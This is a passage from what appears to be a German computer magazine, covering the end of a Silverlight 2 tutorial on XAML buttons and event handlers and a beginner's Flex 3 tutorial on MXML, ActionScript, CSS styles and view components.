Die Datei *Page.xaml/Page.xaml.cs* beschreibt die Benutzeroberfläche und andere Objekte der Anwendung. Durch Voreinstellung lädt eine Anwendung bei ihrem Aufruf *Page.xaml* als Erstes UI Control. Darin können weitere UI Controls die Benutzerschnittstelle festlegen, deren Events die zugehörige Code-behind-Klasse verarbeitet (später mehr dazu).

Bei einem Silverlight-Projekt gibt es die Voreinstellung, dass Visual Studio Code und XAML-Markup in eine Standard-.Net-Assembly kompiliert und zusammen mit den statischen Ressourcen (Bilder et cetera) in eine XAP-Datei auf der Festplatte speichert. XAP-Dateien benutzen den ZIP-Algorithmus, um den Download auf den Client zu minimieren, eine „Hello World“-Anwendung (ohne Verwendung der DLR) belegt dadurch nur etwa 4 KByte.

Noch tut die Beispiel-Anwendung nichts und zeigt nach dem Start lediglich eine leere, weiße Seite. Das Einfügen von ein paar UI-Elementen in die Datei *Page.xaml* ändert dies.

Fertige Controls erleichtern die Arbeit

Die Beta-Version stellt bereits eine Vielzahl fertiger Bedienelemente zur Verfügung, die finale Release soll sogar noch mehr Controls enthalten. Manche sind als zusätzliche Assemblies implementiert: Verwendet man sie, packt Silverlight die zugehörigen Dateien mit in die XAP-Datei und liefert sie an den Browser aus, was Einfluss auf die Dateigröße hat. Über 30 der gebräuchlichsten Steuerelemente sind jedoch bereits Teil der Runtime (*System.Windows.dll*): Setzt man ausschließlich diese ein, können Applikationen weiterhin mit einem sehr kompakten Dateigewicht auskommen.

Wer mit ASP.Net oder WPF vertraut ist, dürfte mit den Controls für Silverlight keine Schwierigkeiten haben. Schon verfügbar sind verschiedene Layout-Container (*Canvas, Grid, StackPanel, TabPanel*), Vektorformen (*Line, Ellipse, Rectangle*), Medienelemente (*TextBox, Image, MediaElement*) sowie interaktive (*Button, CheckBox, RadioButton*), datengetriebene (*ListBox, DataGrid*) und komplexe Controls (beispielsweise *Calendar* oder *DatePicker*).

Alle lassen sich relativ einfach in Aussehen (durch Styles oder Templates) und Funktion an individuelle Bedürfnisse anpassen (seit der Juni-Preview von Expression Blend sogar mithilfe eines visuellen Editors ohne Programmierkenntnisse und ohne vorhandene Ereignisbehandlung zu beeinflussen). Wem das nicht ausreicht, kann wie gewohnt eigene Steuerelemente entwickeln oder die vorhandenen mittels Vererbung ergänzen.

Standardmäßig ist das oberste Element der XAML-Struktur innerhalb einer Silverlight-Anwendung (*Page*) ein *Grid* mit dem Namen *LayoutRoot*.

Um einen Button in die Anwendung einzufügen, zieht man ihn aus der Toolbox per Drag & Drop an die gewünschte Stelle in der XAML-Datei. Anschließend kann der Anwender die gewünschten Eigenschaften des Button über dessen Attribute näher bestimmen: So bekommt der Button mittels *x:Name* eine eindeutige ID (etwa *MyButton*), über die man ihn später innerhalb der Code-behind-Klasse ansprechen kann. Weitere Eigenschaften des Button wie Beschriftung (*Content*) und Dimensionen (*Width, Height*) kann der Entwickler analog per XAML definieren:

```
<Grid x:Name="LayoutRoot" Background="White">
    <Button x:Name="MyButton" Content ="Klick ⁊
                mich!" Width="200" Height="30" />
</Grid>
```

Alternativ zur Definition der Controls über XAML können diese per Code zur Laufzeit hinzugefügt werden.

Große Ereignisse werfen ihre Schatten voraus

Es gibt zwei Möglichkeiten, Steuerelemente mit Event-Handlern zu verknüpfen, eine ist der Weg direkt über XAML (in diesem Fall bleibt einem allerdings das Hinzufügen von Parametern verwehrt). Die Zuweisung eines Handler zum Klick-Ereignis des vorher platzierten Button könnte so aussehen:

```
<Button x:Name="MyButton" Content="Klick mich!"
Width="200" Height="30" Click="MyButton_Click" ⁊
                                                />
```

Tutorialinhalt

Teil I: **Überblick Silverlight 2, Installation, Projektstruktur, erste Beispiel-Anwendung inklusive Button und Event-Handler**
Teil II: Verwendung von Standard-Controls, Interaktivität, Drag & Drop, Debugging, Einsatz von Expression Blend
Teil III: Anbindung externer Daten, Deployment auf Silverlight Streaming

Onlinequellen

Silverlight Tools Beta 2 für Visual Studio 2008
www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=50a9ec01-267b-4521-b7d7-c0dba8866434
Expression Blend 2.5 June Preview
www.microsoft.com/downloads/details.aspx?FamilyID=32a3e916-e681-4955-bc9fcfba49273c7c&displaylang=en
Silverlight Community
www.silverlight.net
BradleyB’s WebLog
weblogs.asp.net/bradleyb/archive/2008/06.aspx

Den eigentlichen Event-Handler muss der Entwickler in jedem Fall noch in *Page.xaml.cs*, implementieren. Das könnte folgendermaßen aussehen:

```
private void MyButton_Click(object sender, ↵
                                    RoutedEventArgs e)
{
  MyButton.Content = "Button geklickt!";
}
```

Die Signatur der Methode ähnelt der aller Event-Handler von .Net: Es gibt keinen Rückgabewert und genau zwei Parameter – eine Referenz auf das auslösende Objekt sowie einen Argumente-Parameter. Das Beispiel weist dem Button eine neue Beschriftung zu.

Obwohl die Zuweisung von Event-Handlern per XAML einfach ist, spricht einiges für die Alternative, diese Zuweisung ebenfalls im .Net-Code vorzunehmen. In der Praxis erfolgt die Zuordnung der Event-Handler zu den Controls innerhalb des *Page.Loaded*-Handler der Silverlight-Anwendung. Mithilfe der Intellisense-Unterstützung von VS, die ebenfalls Silverlight-fähig ist, geht auch dies leicht von der Hand (Listing 2).

Ausblick

Wie aufgrund der Architektur von Silverlight nicht anders zu erwarten war, gibt es große strukturelle Gemeinsamkeiten mit der Desktop-basierten .Net-Entwicklung, aber auch mit ASP.Net – und gerade da liegt eine der Stärken von Silverlight. Entwicklern mit .Net-Skills, die bisher den Einstieg in die RIA-Welt wegen der Hürde gescheut haben, neue Sprachen und Anwendungs-Frameworks erlernen zu müssen, eröffnet sich nun ein leichter Einstieg. Silverlight verlängert das Konzept von WPF zur Trennung von Funktion und Inhalt ins Web.

Im Zentrum des nächsten Tutorialteils stehen die Verwendung weiterer Controls, das Hinzufügen von mehr Interaktivität und der Einsatz von Expression Blend bei der Gestaltung der Oberfläche. (ka)

REGINA DOWLING

arbeitet als Multimedia-Programmiererin bei Berger Baader Hermes in München.

JÖRG MÜLLER

arbeitet als Head of Technology bei der Business Live GmbH in München.







Grundlagen der Programmierung mit Flex 3

Flexen für Einsteiger

Kai König

Früher nutzten Flash-Entwickler ausschließlich die mit Filmmetaphern gespickte Flash-Autorenumgebung. Seit einigen Jahren steht ihnen mit Flex eine Alternative zur Verfügung, die eine von anderen Frameworks bekannte Arbeitsweise unterstützt. Eine kleine Anwendung ist damit schnell geschrieben.

Nicht zuletzt dadurch, dass Adobe Flex 3 unter die Mozilla Public License (MPL) gestellt hat, erfreut sich das Framework für die Entwicklung von Rich Internet Applications (RIAs) wachsender Beliebtheit. Dieser Artikel führt anhand des Flex SDK (siehe „Onlinequellen“ [a]) sowie der (für rund 200 Euro) kommerziell verfügbaren Builder-IDE der Version 3 in die Flex-Entwicklung ein. Adobe bietet eine 60-Tage-Trial-Lizenz zum Download an [b]. Alle Codebeispiele sind auch nur mit dem SDK kompilier- und ausführbar; die Nutzung des Builder vereinfacht jedoch das Codemanagement und verschiedene Refactoring-Aufgaben, sodass zu erwarten ist, dass Flex Builder 3 sich als IDE-Tool für die Flex-Entwicklung im professionellen Umfeld etablieren wird.

Wer sich für die Arbeit mit dem Software Development Kit von Flex 3 entscheidet, dem stehen auf der Download-Seite des SDK zwei Versionen zur Verfügung. Bei der ersten handelt es sich um das sogenannte Free Adobe Flex SDK, das zweite trägt den Namen Open Source Flex SDK. Beide erlauben die Entwicklung lauffähiger RIAs; der Hauptunterschied ist, dass das Free Adobe Flex SDK einige zusätzliche, nicht unter der MPL stehende Komponenten enthält. Unter anderem handelt es sich dabei um den Flash Player, die Desktop-Laufzeitumgebung AIR, unter einer kommerziellen Lizenz verfügbare Schriftbibliotheken sowie die benötigten Anknüpfungspunkte im SDK, um die kostenpflichtigen Charting-Bibliotheken mit dem Flex-3-SDK verwenden zu können [c].

Nach der Installation des für Windows und Mac OS X erhältlichen Flex Builder steht auch sofort das Flex SDK zur Verfügung und präsentiert sich nahtlos in die IDE integriert. Das SDK wird als Archivdatei ausgeliefert und ist nach dem Entpacken in einen beliebigen Ordner betriebsbereit. Flex Builder 3 für Linux ist in Form einer kostenlosen Alpha-Release auf Adobe Labs zum Download erhältlich [d] und sollte ohne Schwierigkeiten unter Linux zu betreiben sein. Bemerkenswert ist an dieser Stelle noch, dass Adobe die gesamte Flex-Dokumentation online in verschiedenen Formaten kostenfrei anbietet [e].

Java-Laufzeitumgebung ist Voraussetzung

Ein guter Test, um die Funktionsfähigkeit der SDK-Installation zu überprüfen, ist die Kompilierung der mitgelieferten Quellen des Flex 3 Component Explorer. Sie finden sich im Unterordner *samples/explorer* der SDK-Installation. Die Dateien *build.bat* (für Windows) sowie *build.sh* (für Mac OS X und *nix) nutzen den im *bin*-Ordner des SDK enthaltenen MXML-Compiler *mxmlc* und erzeugen verschiedene SWF-Dateien, die eine Hauptapplikation als Module nachlädt. *mxmlc* und die anderen Kommandozeilenwerkzeuge sind in Java entwickelt und benötigen daher eine installierte Java-Laufzeitumgebung auf Basis der Version 1.4 oder 5, die nicht Teil des SDK-Pakets von Adobe ist.

Beide Build-Dateien eignen sich des Weiteren als Studienobjekt für die mögliche Nutzung der Kommandozeilenwerkzeuge in automatisierten Batchscripts. Den Flex 3 Component Explorer kann man nach erfolgreicher Übersetzung über die vom Compiler erzeugte Datei *explorer.html* im Ordner *samples/explorer* in einem Webbrowser aufrufen. Am umkompliziertesten gelingt das, wenn man den *explorer*-Ordner in den Dokumentenbereich eines lokalen oder entfernten Webservers legt; andernfalls (bei lokalem Aufruf über eine file://-URL) läuft man Gefahr, sich bereits zu Beginn mit Restriktionen der Security-Sandbox des Flash Player auseinandersetzen zu müssen.

Der einfachste Weg zu einer neuen Anwendung in Flex Builder 3 führt über den Projekt-Assistenten (Abbildung 1). Zum Anlegen eines Flex-Projekts muss man neben einem Namen

und dem Speicherort angeben, ob die Applikation den Flash Player oder Adobes AIR als Zielplattform nutzen soll. Darüber hinaus kann man hier eine eventuell genutzte Servertechnik spezifizieren, diese Auswahl lässt sich gegebenenfalls aber im weiteren Verlauf eines Projekts nachholen.

Abbildung 2 zeigt die vom Projekt-Assistenten erzeugte Struktur. Diese ist offensichtlich auf Flex Builder 3 zugeschnitten und beinhaltet dementsprechend verschiedene Konfigurationsdateien, die man in einem Projekt mit dem Flex SDK nicht benötigt. Trotz allem ist die verwendete Ordnerstruktur einen Blick wert, da sie für eine saubere Trennung zwischen Quellcode, Binärdateien und HTML-Vorlagen sorgt. Der Order *src* dient der Speicherung der Quelldateien. Oftmals findet man hier neben Actionscript- und MXML-Quellen weitere Unterordner wie *assets, skins* oder *styles*. In *libs* liegen externe Bibliotheken und *html-template* beinhaltet generische HTML-Vorlagen, die der Compiler nutzt, um die HTML-Containerdateien für die SWF-Applikation zu erzeugen. Diese Vorlagen enthalten eine in Javascript implementierte Flash-Erkennung sowie – über inkludierte JS-Dateien – History-Funktionen. Bei Letzteren handelt es sich um die Anbindung der Browser-Navigations-Buttons an eine Flex-Applikation. Der Ordner *bin-debug* wird genutzt, um die kompilierten SWF-Dateien sowie die weiter oben angesprochenen HTML-Container-Dateien zu speichern und von dort aus auszuführen.

Zwei Sprachen, zwei Einsatzzwecke

Nach den benötigten Schritten zum Aufsetzen der Umgebung und gegebenenfalls des Projekts ist der nächste Schritt das Schreiben einer ersten Anwendung. Flex bietet dazu neben dem deklarativen MXML das aus Flash bekannte Actionscript in der Version 3. Actionscript hat sich im Laufe der Jahre zu einer typisierten objektorientierten Sprache entwickelt, die Java oder C# sehr ähnlich ist. MXML und Actionscript dienen unterschiedlichen Zwecken, und als Faustregel lässt sich sagen, dass Erstere für die Views einer Applikation verwendet wird, wohingegen Actionscript für clientseitige Geschäftslogik, den Controller und die Event-Behandlung genutzt wird.



Der Projekt-Assistent von Flex Builder 3 unterstützt den Entwickler beim Anlegen eines neuen Projekts (Abb. 1).

Von einem technischen Standpunkt aus gesehen ist MXML nichts anderes als ein Abstraktionslayer über Actionscript, der bestimmte Funktionen und Komponenten auf einfache Art verfügbar macht. Der Kompilierungsvorgang überführt MXML in Actionscript und erzeugt letztlich aus Actionscript-Code die ausführbare SWF-Datei.

Listing 1 zeigt den typischen „Hello World“-Showcase in Flex mit MXML. Hieran ist erkennbar, dass es sich bei MXML um eine XML-Sprache handelt, deren Elemente der Entwickler korrekt schachteln und schließen muss; jede MXML-Datei muss zudem wohlgeformt und gültig sein sowie mit einer XML-Deklaration beginnen. Der Namespace von MXML-Tags, die Teil des Flex-Framework sind, lautet in der Regel *mx*; für eigene Komponenten oder zur Kennzeichnung verschiedener Bestandteile einer Applikation definiert der Entwickler üblicherweise weitere Namespaces.

<mx:Application> legt den Kontext der gesamten Applikation fest. Pro Anwendung ist nur ein solcher Tag erlaubt, dessen Deklaration im Normalfall in der Hauptdatei erfolgt. Das *layout*-Attribut kann einen von drei Werten annehmen. Neben dem hier verwendeten *absolute* (alle Kindkomponenten müssen explizit mit x- und y-Koordinaten versehen werden) sind die Werte *horizontal* und *vertical* erlaubt. Die Letzteren implementieren einfache Layout-Manager für den *Application*-Container, die in ähnlicher Form in den *HBox-, VBox-* sowie *Box*-Containern vorhanden sind, wohingegen die Verwendung von *layout="absolute"* den *Application*-Container in einen Modus schaltet, der dem *Canvas*-Container ähnelt.

Ant-Task erleichtern Build-Prozesse

Kompiliert man diese Anwendung mit dem Flex Builder oder dem SDK, erhält man eine SWF-Datei, die sich entweder in einer Stand-alone-Version des Flash Player [f] ausführen lässt oder einen HTML-Wrapper benötigt. Flex Builder erzeugt Letzteren automatisch, das SDK stellt dazu im Ordner *templates* verschiedene HTML-Vorlagen bereit. Im SDK findet der Java-nahe Entwickler außerdem Ant-Tasks zur

iX-TRACT

- Mit Adobes Flex SDK 3, das mittlerweile unter der Mozilla Public License frei erhältlich ist, können Webprogrammierer Rich Internet Applications erstellen.
- Einfacher und komfortabler ist die Anwendungsentwicklung, wenn man zusätzlich die kommerzielle Builder-IDE verwendet; die Beispiele dieses Artikels lassen sich aber auch allein mit dem SDK nachvollziehen.
- Flex-Anwendungen nutzen das deklarative MXML für die Gestaltung der Oberfläche und das objektorientierte Actionscript für die Geschäftslogik, den Controller und die Event-Behandlung.

Listing 1: "Hello World!" in MXML


```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application
    xmlns:mx="http://www.adobe.com/2006/mxml"
    layout="absolute">
  <mx:Label id="myLabel" text="Hello World from MXML!" />
</mx:Application>
```

Einbindung von *mxmlc* in automatisierte Build-Prozesse.


Der erste Schritt hin zu einer etwas vollständigeren Applikation soll in die Welt der UI-Elemente von Flex führen. Grundsätzlich unterscheidet man hier zwischen Containern und Komponenten. Container sind, wie der Name vermuten lässt, Klassen, die andere UI-Elemente in sich aufnehmen können – ein Beispiel ist die *Application*-Klasse, beziehungsweise ihre Manifestation als MXML-Tag *<mx:Application>*. Komponenten sind in der Regel UI-Elemente zur Interaktion zwischen Bediener und Anwendung, Beispiele hierfür sind *Buttons*, *Select*-Controls oder das oben bereits verwendete *Label*.

Ein Container definiert üblicherweise einen rechteckigen Bereich auf der für den Flash Player reservierten Zeichenfläche. Container lassen sich ineinanderschachteln, um UI-Elemente in einer gewünschten Anordnung auf den Bildschirm zu zeichnen. Dabei ist sowohl absolute als auch relative Positionierung möglich, außerdem bietet Flex ein sogenanntes Constraint-Layout. Hierbei werden Ankerpunkte zu den Kanten eines Containers oder anderer UI-Komponenten genutzt, um UI-Elemente relativ zueinander auszurichten.

Beim Rendering nutzt Flex einen Algorithmus mit drei Durchläufen. Im ersten, dem Commitment Pass, werden die Dimensions- und Positionierungsangaben aller UI-Elemente eingelesen und gegebenenfalls mit Standardwerten des Framework angereichert, sofern die Entwicklerin keine Angaben gemacht hat. Der zweite Durchlauf, der Measurement Pass, berechnet die tatsächliche und für den Augenblick absolute Größe und Position eines jeden Elements von innen nach außen und gibt sie schließlich im dritten Durchlauf, dem Layout Pass, von außen nach innen auf der Zeichenfläche des Flash Player aus.



Die Projektstruktur erzeugt der Assistent in einem Flex-Builder-3-Projekt automatisch (Abb. 2).



Eine SWF-Anwendung besteht aus MXML- und Actionscript-Code in verschiedenen Kombinationen und Ausprägungen (Abb. 3).

Das außerhalb eines *Application*-Kontexts nicht lauffähige MXML-Fragment in Listing 2 erweitert das „Hello-World“-Beispiel um ein paar Funktionen. Neben der Nutzung verschiedener neu eingeführter Komponenten wie der im Gegensatz zum *Label* mehrzeiligen *TextArea* sowie des einzeiligen Texteingabefeldes *TextInput* zeigt es die Schachtelung von UI-Komponenten in einen UI-Container.

Interaktion über Inline-Actionscript

Darüber hinaus führt dieses Beispiel Interaktion mit Actionscript-Code ein. Die *TextInput*-Komponente mit der *id userNameTxt* soll den Namen des Anwenders abfragen und abhängig von der Eingabe einen angepassten „Hello-World“-String in der *TextArea* mit der *id mainTxt* ausgeben.

Dazu dient in *userNameTxt* das sogenannte Inline-Actionscript. Im *enter*-Attribut des *<mx:TextInput>*-Tag wird das Ergebnis eines Methodenaufrufs *myGreeter.sayHello(…)* dem Inhalt von *mainTxt* zugewiesen:

```
mainTxt.text = myGreeter. ↵
                    sayHello(userNameTxt.text);
```

Beim *enter*-Attribut handelt es sich um nichts anderes als einen Event-Handler für das Drücken der Enter-Taste, während das Texteingabefeld *userNameTxt* den Focus hat. Feuert eine Benutzeraktion den *enter*-Event, führt das Programm den im Attribut angegebenen AS-Code aus. Für die Kompilierung des Codes sind jedoch noch weitere MXML-Zeilen erforderlich.

Listing 3 weist dem *Application*-Kontext einen Event-Handler für den *creationComplete*-Event zu. Bei *creationComplete* handelt es sich im Gegensatz

Listing 2: Schachtelung von UI-Komponenten

```
<mx:Label id="title" fontSize="24" fontStyle="bold" text="Hello World Example" />
<mx:Label id="subtitle" fontSize="12" text="Hello World mit ActionScript in Flex" />
<mx:TextArea id="mainTxt" width="400" backgroundColor="#DDDDDD" editable="false" />
<mx:HBox width="400">
 <mx:Label text="User Name:"/>
 <mx:TextInput id="userNameTxt" width="100%" enter="mainTxt.text = myGreeter.sayHello(userNameTxt.text);" />
</mx:HBox>
```

Listing 3: Event-Handler für *creationComplete*

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml" xmlns="*" layout="vertical" creationComplete = "initApp()" >

<mx:Script>
 <![CDATA[
  private var myGreeter:Greeter = new Greeter();

  public function initApp():void
  {
    // says hello at the start, and asks for the user's name
    mainTxt.text = myGreeter.sayHello();
  }
 ]]>
</mx:Script>
...
```

zum als Benutzerereignis klassifizierten *enter*-Event aus Listing 2 um ein Systemereignis, das das Flex-Framework unabhängig von einer Interaktion des Benutzers mit der Anwendung erzeugt. Während der initialen Instanziierung eines UI-Elements bezeichnet die Publikation des *creationComplete*-Event den Zeitpunkt, zu dem die Instanz komplett verfügbar ist und alle Kind-Elemente ihren jeweiligen *creationComplete*-Event bekannt gegeben haben. Dieses Ereignis dient daher häufig als Einstiegspunkt in einen Pseudo-Konstruktor einer MXML-Komponente, damit die Anwendung für die MXML-Datei initialen Code ausführen kann.

Das Beispiel ruft in Actionscript die Funktion *initApp()* auf, die den Inhalt der *TextArea* auf einen Anfangswert setzt. Des Weiteren wird die Instanz *myGreeter* der Actionscript-Klasse *Greeter* als private Variable der Applikation definiert und instanziiert.

Jeglicher Actionscript-Code im Block innerhalb von MXML-Dateien muss in *<mx:Script>*-Tags geschachtelt werden. Weiter oben wurde bereits erwähnt, dass es sich bei MXML prinzipiell nur um eine Abstraktionsschicht über Actionscript handelt (siehe Abbildung 3). Letztlich entspricht jede MXML-Datei einer Klasse in Actionscript, die der MXML-Compiler *mxmlc* intern erzeugt.

Die Script-Blöcke sind Teil einer Gruppe von Compiler-Tags in MXML, denen keine direkten Repräsentanten durch Actionscript-Klassen zugeordnet sind. Sie dienen der Codestrukturierung und mithilfe der *CDATA*-Elemente der XML-konformen Einbettung von Actionscript-Code in MXML.

Die Klasse *Greeter* beinhaltet zwei Methoden und ist definiert wie in Listing 4. *Greeter.as* beinhaltet nun nur Actionscript und kein MXML, daher sind hier weder Script-Blöcke noch *CDATA*-Elemente nötig. Die Klasse macht die Methode *sayHello(String):String* nach außen verfügbar; abhängig vom als Argument übergebenen Benutzernamen erzeugt die Methode einen Text für die Ausgabe und gibt ihn zurück.

Actionscript 3 ist eine nach dem ECMA-Script-Standard typisierte Sprache. Die verwendete Syntax für die Methodensignatur erfordert daher einen definierten Rückgabewert vom Typ *String* und weist dem Argument *userName* einen Default-Wert zu. Letzteres ermöglicht es, die Methode *sayHello()* ohne Übergabe eines Arguments *userName* zu nutzen und in diesem Fall den in der Methodensignatur definierten Default-Wert ins Innere der Methode zu übernehmen.

Am Anfang der Klasse befindet sich ein *package*-Statement. Actionscript verwendet im Wesentlichen das gleiche Package-Konzept wie Java oder C# durch Abbildung der Packages auf Ordnerstrukturen. In diesem Fall befindet sich die Klasse *Greeter* im Hauptordner des Projekts, daher reicht die Angabe des Statement ohne einen Package-Pfad. In komplexeren Projekten könnte ein solches Statement beispielsweise wie folgt lauten:

```
package nz.co.ventego.dataManager.admin.view;
```

Listing 4: Die Actionscript-Klasse *Greeter*

```
package
{
   public class Greeter
   {
      /**
      * Eine Liste von Namen, die ordentlich begruesst werden sollen
      */
      private static var validNames:Array = ["Henning", "Juergen",
                                             "Kai"];
      /**
      * Konstruktion eines String
      */
      public function sayHello(userName:String = ""):String
      {
          var greeting:String;

          if (userName == "")
          {
              greeting = "Hello. Please type your user name,
                          and then press the Enter key.";
          }
          else if (validName(userName))
          {
              greeting = "Hello, " + userName + ".";
          }
          else
          {
              greeting = "Sorry, " + userName + ", you are not on
                                                   the list.";
           }

           return greeting;
      }

      /**
      * Prueft auf Gueltigkeit eines Namens
       */
      private static function validName(inputName:String = ""):Boolean
      {
          if (validNames.indexOf(inputName) > -1)
          {
              return true;
          }
              else
          {
              return false;
          }
      }
   }
}
```

CSS-Dateien legen Attribute fest

Schaut man sich an dieser Stelle die Applikationsstruktur an, ist festzustellen, dass die (zugegebenermaßen simple) Geschäftslogik in ihre eigene Klasse gekapselt ist, aber aufseiten der MXML-Applikation selbst auf diesem einfachen Level Refactoring-Bedarf besteht.

Ein erstes Beispiel sind die *Style*-Angaben für Schriftgrößen und Farben im MXML-Code. Analog zur Spezifikation von Actionscript-Code in Tag-Attributen nennt man diese Art der *Style*-Deklaration Inline-CSS. Bei der Verwendung dieser Syntax wird das *Style*-Attribut auf die Instanz eines UI-Elements angewendet, bei der sie spezifiziert wurde. Listing 2 weist die *Style*-Angaben *fontSize="24"* sowie *fontStyle="bold"* der *Label*-Instanz mit der *id title* zu.

In kleinen und hinsichtlich der Codemenge überschaubaren Benutzerschnittstellen mag dieser Ansatz schnelle Erfolge bringen, allerdings leiden offenkundig Wartbarkeit und Wiederverwendbarkeit von *Styles*. Besser ist die Deklaration von *Styles* daher in CSS-Notation, wobei diese entweder geschachtelt in einem *<mx:Style>*-Block innerhalb eines MXML-Dokuments gespeichert werden können oder in einer beziehungsweise mehreren externen CSS-Dateien ausgelagert sind. Letzteres ist die bevorzugte Vorgehensweise, und da Flex-*Styles* sowohl Typ- als auch Klassenselektoren unterstützt, findet man in größeren Projekten oft eine weitere Unterteilung der gesamten CSS-Bibliothek in mehrere Dateien.

Für das Refactoring des Beispielprogramms werden folgende CSS-Deklarationen in eine externe Datei aufgenommen:

```
.title
{
  font-size: 24px;
  font-style: bold;
}
.subtitle
{
  font-size: 12px;
}
TextArea
{
  backgroundColor: #DDDDDD;
}
```


Bei den ersten beiden handelt es sich um Klassenselektoren, die einer Instanz eines UI-Elements in MXML mithilfe des Attributs *styleName* zugewiesen werden müssen:

```
<mx:Label id="title" styleName="title"
text="Hello World Example" />
```

Die dritte Deklaration ist ein Typselektor und wirkt als solcher global für alle Instanzen der Klasse beziehungsweise des MXML-Tag *TextArea*. Trotz dieser globalen Definition könnten nun einzelne Instanzen der Klasse *TextArea* diesen *Style* für die Hintergrundfarbe noch durch die Angabe eines *backgroundColor*-Tag-Attributs überschreiben, da

Onlinequellen

[a]	Flex 3 SDK Downloads	opensource.adobe.com/wiki/display/flexsdk/Downloads
[b]	60-Tage-Trial von Flex Builder 3	www.adobe.com/go/flex_trial?sdid=ZFCT
[c]	Lizenzinformationen zu Flex 3 SDK	opensource.adobe.com/wiki/display/flexsdk/Legal+Stuff
[d]	Flex Builder 3 Linux	labs.adobe.com/technologies/flex/flexbuilder_linux/
[e]	Flex-Dokumentation	www.adobe.com/support/documentation/en/flex/
[f]	Flash Player Stand-alone	www.adobe.com/support/flashplayer/downloads.html#fp9
[g]	Cairngorm	labs.adobe.com/wiki/index.php/Cairngorm
[h]	PureMVC	puremvc.org



Der finale Aufbau der Klassenstruktur integriert *view-*, *events-* und *business-*Packages (Abb. 4).

lokale Stilangaben in der spezifischen Instanz immer Vorrang vor Typselektoren haben.

Eine Bemerkung wert ist zudem die Notation der *Style*-Attribute. In MXML-Tags muss der Entwickler hier eine CamelCasing-Notation verwenden (das heißt, das erste Zeichen eines Bezeichners wird grundsätzlich klein geschrieben, danach werden Groß- und Kleinschreibung gemischt verwendet), wohingegen er in externen CSS-Dateien auch die in der CSS-Welt übliche Notation mit Bindestrichen verwenden darf. Die Begründung ist hier technischer Art, da die Kompilierungsprozesse für Inline-*Styles* sich von denen für externe unterscheiden und die *Style*-Attribute in MXML-Tags als Eigenschaften der Objektinstanz implementiert sind; diese dürfen in MXML keine Sonderzeichen enthalten.

Eine einfache Anweisung bindet die externe CSS-Datei ein:

```
<mx:Style source="assets/styles/app3.css" />
```

Ein weiterer Refactoring-Schritt soll die Verlagerung der UI-Elemente in eine View-Komponente sein. Das hört sich zunächst trivial an, birgt jedoch einige Stolperfallen. Die View-Komponente als solche ist relativ einfach zu erzeugen. Eine MXML-Komponente unterscheidet sich von einer MXML-Applikation im Wesentlichen durch ein Wurzelelement, das nicht *<mx:Application>* ist, sondern in den meisten Fällen ein anderer UI-Container – im vorliegenden Fall eine vertikale Box (*VBox*).

Das Einbinden der View-Komponente erfolgt in der Hauptanwendung durch

```
<view:UserInterface id="appUI"
text="{displayText}"
userNameEntered="userNameEnteredHandler ↵
                                    (event)" />
```

Die neue Eigenschaft *text* und der neue Event *userNameEntered* dienen dazu, die View-Komponente lose an die Anwendung und ihre Geschäftslogik zu koppeln. Die geschweiften Klammern um die Variable *displayText* beschreiben ein sogenanntes Binding in Flex. Das bedeutet nichts anderes, als dass jede Änderung am Inhalt der Variablen *displayText* unmittelbar in das *text*-Attribut der Komponente *<view:UserInterface>* übernommen wird.

In *UserInterface* wird wiederum ein Binding genutzt, um den Inhalt des *text*-Attributs in die *TextArea* zu übernehmen:

```
<mx:TextArea id="mainTxt" width="400" ↵
            editable="false" text="{text}" />
```

